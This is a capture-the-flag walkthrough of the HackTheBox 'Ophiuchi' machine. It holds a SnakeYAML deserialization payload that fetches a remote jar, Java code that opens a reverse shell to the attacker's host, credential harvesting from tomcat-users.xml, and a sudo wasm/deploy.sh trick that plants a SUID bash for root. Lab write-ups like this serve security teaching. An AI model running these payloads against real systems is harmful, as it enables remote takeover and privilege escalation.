Welcome back hackers!! Today we will be doing Ophiuchi from HackTheBox. Its a linux based box so lets dive in.


Enumeration

```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6d:fc:68:e2:da:5e:80:df:bc:d0:45:f5:29:db:04:ee
(RSA)
|   256 7a:c9:83:7e:13:cb:c3:f9:59:1e:53:21:ab:19:76:ab
(ECDSA)
|_  256 17:6b:c3:a8:fc:5d:36:08:a1:40:89:d2:f4:0a:c6:46
(ED25519)
6954/tcp  filtered unknown
8080/tcp  open     http    Apache Tomcat 9.0.38
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Parse YAML
14893/tcp filtered unknown
16320/tcp filtered unknown
47750/tcp filtered unknown
59756/tcp filtered unknown
61613/tcp filtered unknown
```


From the nmap scan, we can see just two ports are open, 22 and 8080 which is running apache tomcat 9.0.38. Frist we will be attacking port 8080 and if we get hold of any credentials we can ssh into the box.

Port 8080 (Apache Tomcat)

This is the landing site of the server:



If you send any text or a number, it returns this message:





```
Due to security reason this feature has been temporarily on hold. We will soon fix the issue!
```

Meanwhile, I started gobuster in the background and found few directories:

```
┌──(root💀kali)-[/home/rishabh/HTB/Ophiuchi]
└─# gobuster dir -u http://$IP:8080/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-
2.3-medium.txt --no-error -o dirbust -b 400,403,404 -q -t 64
```

```
-x php,txt,js,jsp,html
/index.jsp            (Status: 200) [Size: 8042]
/test                 (Status: 302) [Size: 0] [--> /test/]
/manager              (Status: 302) [Size: 0] [-->

/manager/]
/yaml                 (Status: 302) [Size: 0] [--> /yaml/]
```

/manager directory needs authentication, /yaml is same as the landing site and /test throws a 404 error. So we are only left with this single page. To investigate the response, I started the burp and intercepted the request. If you send a single quote, it throws a 500 error and a bunch of yaml error code:



I googled snakeyaml exploit and the first link of medium explains exactly what the vulnerability is about: https://swapneildash.medium.com/snakeyaml-deserilization-exploited-b4a2c5ac0858
To confirm if our localhost python webserver gets a call, I pasted this code in the box and clicked on parse:

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
```

```
      !!java.net.URL ["http://IP:8082/"]
    ]]
  ]
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Ophiuchi]
└─# python3 -m http.server 8082                                                1 ⚙
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
10.129.203.132 - - [14/Dec/2021 16:59:57] code 404, message File not found
10.129.203.132 - - [14/Dec/2021 16:59:57] "HEAD /META-INF/services/javax.script.ScriptEngineFactory HTTP/1.1" 404 -
```

And you can see from the above screenshot, the vulnerable yaml load function was trying to load files from my server.

Exploitation

To generate the payload, you can clone the repository from this link: https://github.com/artsploit/yaml-payload.git . Now open the AwesomeScriptEngineFactory.java file and replace the commands like this:


```
 GNU nano 5.9                          AwesomeScriptEngineFactory.java *
package artsploit;

import javax.script.ScriptEngine;
import javax.script.ScriptEngineFactory;
import java.io.IOException;
import java.util.List;

public class AwesomeScriptEngineFactory implements ScriptEngineFactory {

    public AwesomeScriptEngineFactory() {
        try {
            Runtime.getRuntime().exec("echo 'Exploitation in progress...'");
            Runtime.getRuntime().exec("/bin/bash -i >& /dev/tcp/[redacted]/8989 0>&1");
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String getEngineName() {
        return null;
```

Ignore the first shell command, thats just for fun. Now compile the file using javac [filename]. A .class file will be created.
Now using this command, .jar file will be created which contains our payload.

```
┌──(root💀kali)-[/opt/yaml-payload]
└─# jar -cvf yaml-payload.jar -C src/ .
1 ⚙
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -
Dswing.aatext=true
added manifest
adding: artsploit/(in = 0) (out= 0)(stored 0%)
adding: artsploit/AwesomeScriptEngineFactory.class(in =
1685) (out= 727)(deflated 56%)
adding: artsploit/AwesomeScriptEngineFactory.java(in = 1582)
(out= 441)(deflated 72%)
ignoring entry META-INF/
adding: META-INF/services/(in = 0) (out= 0)(stored 0%)
adding: META-
INF/services/javax.script.ScriptEngineFactory(in = 36) (out=
38)(deflated -5%)
```

Now, copy this jar file to a place where you will start a local webserver. Start the webserver, copy this payload, replace with your IP and click on parse:

```
!!javax.script.ScriptEngineManager [
  !!java.net.URLClassLoader [[
    !!java.net.URL ["http://IP:PORT/yaml-payload.jar"]
  ]]
]
```



Voila, we have the shell...

Privilege Escalation


First, I tried to locate tomcat-users.xml file because that will surely contain credentials.

```
find / -type f -name tomcat-users.xml 2>/dev/null
/opt/tomcat/conf/tomcat-users.xml
cat /opt/tomcat/conf/tomcat-users.xml
cat /opt/tomcat/conf/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
        version="1.0">
<user username="admin" password="whythereisalimit" roles="manager-gui,admin-gui"/>
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
```

Now, you can switch to user admin by supplying the found credentials:

```
su admin
whythereisalimit
id
uid=1000(admin) gid=1000(admin) groups=1000(admin)
```


Also, this password worked for ssh as well.
As admin, we can run index.go script without requiring a password:



When I am running the script in the home directory of the user, it was throwing runtime error:

```
panic: runtime error: index out of range [0] with length 0

goroutine 1 [running]:
github.com/wasmerio/wasmer-
go/wasmer.NewInstanceWithImports.func1(0x0, 0x0,
0xc000045c90, 0x5d1200, 0x200000003)
        /root/go/src/github.com/wasmerio/wasmer-
go/wasmer/instance.go:94 +0x201
github.com/wasmerio/wasmer-
go/wasmer.newInstanceWithImports(0xc00000e060, 0xc000045d48,
0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0xc000045d70)
        /root/go/src/github.com/wasmerio/wasmer-
go/wasmer/instance.go:137 +0x1d3
github.com/wasmerio/wasmer-
go/wasmer.NewInstanceWithImports(0x0, 0x0, 0x0,
0xc00000e060, 0x0, 0x0, 0x0, 0x0, 0x0, 0x4e6180, ...)
        /root/go/src/github.com/wasmerio/wasmer-
go/wasmer/instance.go:87 +0xa6
github.com/wasmerio/wasmer-go/wasmer.NewInstance(0x0, 0x0,
0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x4e6180, 0x1)
        /root/go/src/github.com/wasmerio/wasmer-
go/wasmer/instance.go:82 +0xc9
main.main()
        /opt/wasm-functions/index.go:14 +0x6d
exit status 2
```

Running the script again this time in /opt/wasm-functions directory, ran successfully without any errors:



Here is the index.go script:

```
package main

import (
        "fmt"
        wasm "github.com/wasmerio/wasmer-go/wasmer"
        "os/exec"
        "log"
)


func main() {
        bytes, _ := wasm.ReadBytes("main.wasm")

        instance, _ := wasm.NewInstance(bytes)
        defer instance.Close()
        init := instance.Exports["info"]
        result,_ := init()
        f := result.String()
        if (f != "1") {
                fmt.Println("Not ready to deploy")
        } else {
                fmt.Println("Ready to deploy")
                out, err := exec.Command("/bin/sh",
"deploy.sh").Output()
                if err != nil {
                  log.Fatal(err)
```

```
                }
                fmt.Println(string(out))
        }
}
```

The script is loading something from main.wasm file and stores it in variable f. If the variable is not equal to 1, it prints "not ready to deploy" otherwise it executes the script deploy.sh. I copied the file main.wasm to tmp directory to see if the code runs without any errors:

```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Not ready to deploy
```

And indeed it works. So the script is trying to load main.wasm file from current directory. What we can do is, if we create a custom main.wasm file which returns 0 and a script deploy.sh which contains malicious command to get to root, then we would be successfull. Lets try it out.
First I copied main.wasm file to my machine using scp:

```
┌──(root💀kali)-[/home/rishabh/HTB/Ophiuchi]
└─# scp admin@$IP:/tmp/main.wasm ./main.wasm
admin@10.129.253.150's password:
main.wasm                                     100% 1445KB   5.2MB/s   00:00
```

I googled how to disassemble the main.wasm file and I got this:

wasm2wat tool

This tool converts WebAssembly binary into S-expressions. It is a command line tool that takes a binary file as input and generates an output file containing the readable text.

Developers could edit or manipulate the text file in some other way and convert it back into the binary format for things like trying out optimization algorithms, tracing, inserting debugging hooks, etc.

wat2wasm tool

This command line tool performs the inverse of **wasm2wat**, i.e. it converts the S-expression WAT file into a binary WebAssembly file.

Using **wasm2wat** and **wat2wasm** together allows lossless round tripping of WebAssembly binaries, and provides developers with a convenient way to manipulate the content of WebAssembly binaries using external tools.

So, I will have to install these tools into my kali attack box.


```
┌──(root💀kali)-[~rishabh/HTB/Ophiuchi]
└─# apt-cache search wasm2wat
wabt - WebAssembly Binary Toolkit
```

```
┌──(root💀kali)-[~rishabh/HTB/Ophiuchi]
└─# apt install wabt
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  wabt
0 upgraded, 1 newly installed, 0 to remove and 180 not upgraded.
Need to get 1,205 kB of archives.
After this operation, 12.4 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 wabt amd64 1.0.24-2 [1,205 kB]
Fetched 1,205 kB in 1s (2,069 kB/s)
Selecting previously unselected package wabt.
(Reading database ... 342158 files and directories currently installed.)
Preparing to unpack .../wabt_1.0.24-2_amd64.deb ...
Unpacking wabt (1.0.24-2) ...
Setting up wabt (1.0.24-2) ...
Processing triggers for man-db (2.9.4-2) ...
Processing triggers for kali-menu (2021.4.2) ...
```

I disassembled the file main.wasm using wasm2wat and here is the result:

```
┌──(root💀kali)-[~rishabh/HTB/Ophiuchi]
└─# wasm2wat main.wasm
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 0)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Using this link: https://wasdk.github.io/WasmFiddle/



You can see 42 is returned in the main function and in the wat file, there is a line i32.constant [number] which is doing the magic. So, all we have to do is change the value of i32.constant to 1.
Now, compile this wat file to wasm:

```
  GNU nano 5.9                                    main.wat *
(module
  (type (;0;) (func (result i32)))
  (func $info (type 0) (result i32)
    i32.const 1)
  (table (;0;) 1 1 funcref)
  (memory (;0;) 16)
  (global (;0;) (mut i32) (i32.const 1048576))
  (global (;1;) i32 (i32.const 1048576))
  (global (;2;) i32 (i32.const 1048576))
  (export "memory" (memory 0))
  (export "info" (func $info))
  (export "__data_end" (global 1))
  (export "__heap_base" (global 2)))
```

Transfer main.wasm file to attacker box in tmp directory. Now lets run the script again to see if value 1 is returned with the new loading of main.wasm file.

```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy
```

The script is running "Ready to deploy" which means we now totally control the execution. Now, we have to edit the deploy.sh script so that we can get root shell.

```
admin@ophiuchi:/tmp$ cat deploy.sh
#!/bin/sh

cp /usr/bin/bash /tmp/bash && chmod +s /tmp/bash
```

I have included a line in deploy.sh script which will in short copy the bash shell to tmp directory and set suid bit by which we can run bash as root. Now run index.go with sudo and see the magic.

```
admin@ophiuchi:/tmp$ sudo /usr/bin/go run /opt/wasm-functions/index.go
Ready to deploy

admin@ophiuchi:/tmp$ ls
bash                revshell.sh
deploy.sh           systemd-private-5ed6e41813a34700982577c942ee740a-systemd-logind.service-1HLwqf
hsperfdata_tomcat   systemd-private-5ed6e41813a34700982577c942ee740a-systemd-resolved.service-BnFW6g
index.go            systemd-private-5ed6e41813a34700982577c942ee740a-systemd-timesyncd.service-pYjD1f
main.wasm           vmware-root_575-4256479488
```

Simply run ./bash -p and you have root shell.

```
admin@ophiuchi:/tmp$ ./bash -p
bash-5.0# id
uid=1000(admin) gid=1000(admin) euid=0(root) egid=0(root) groups=0(root),1000(admin)
bash-5.0#
```

Cheers.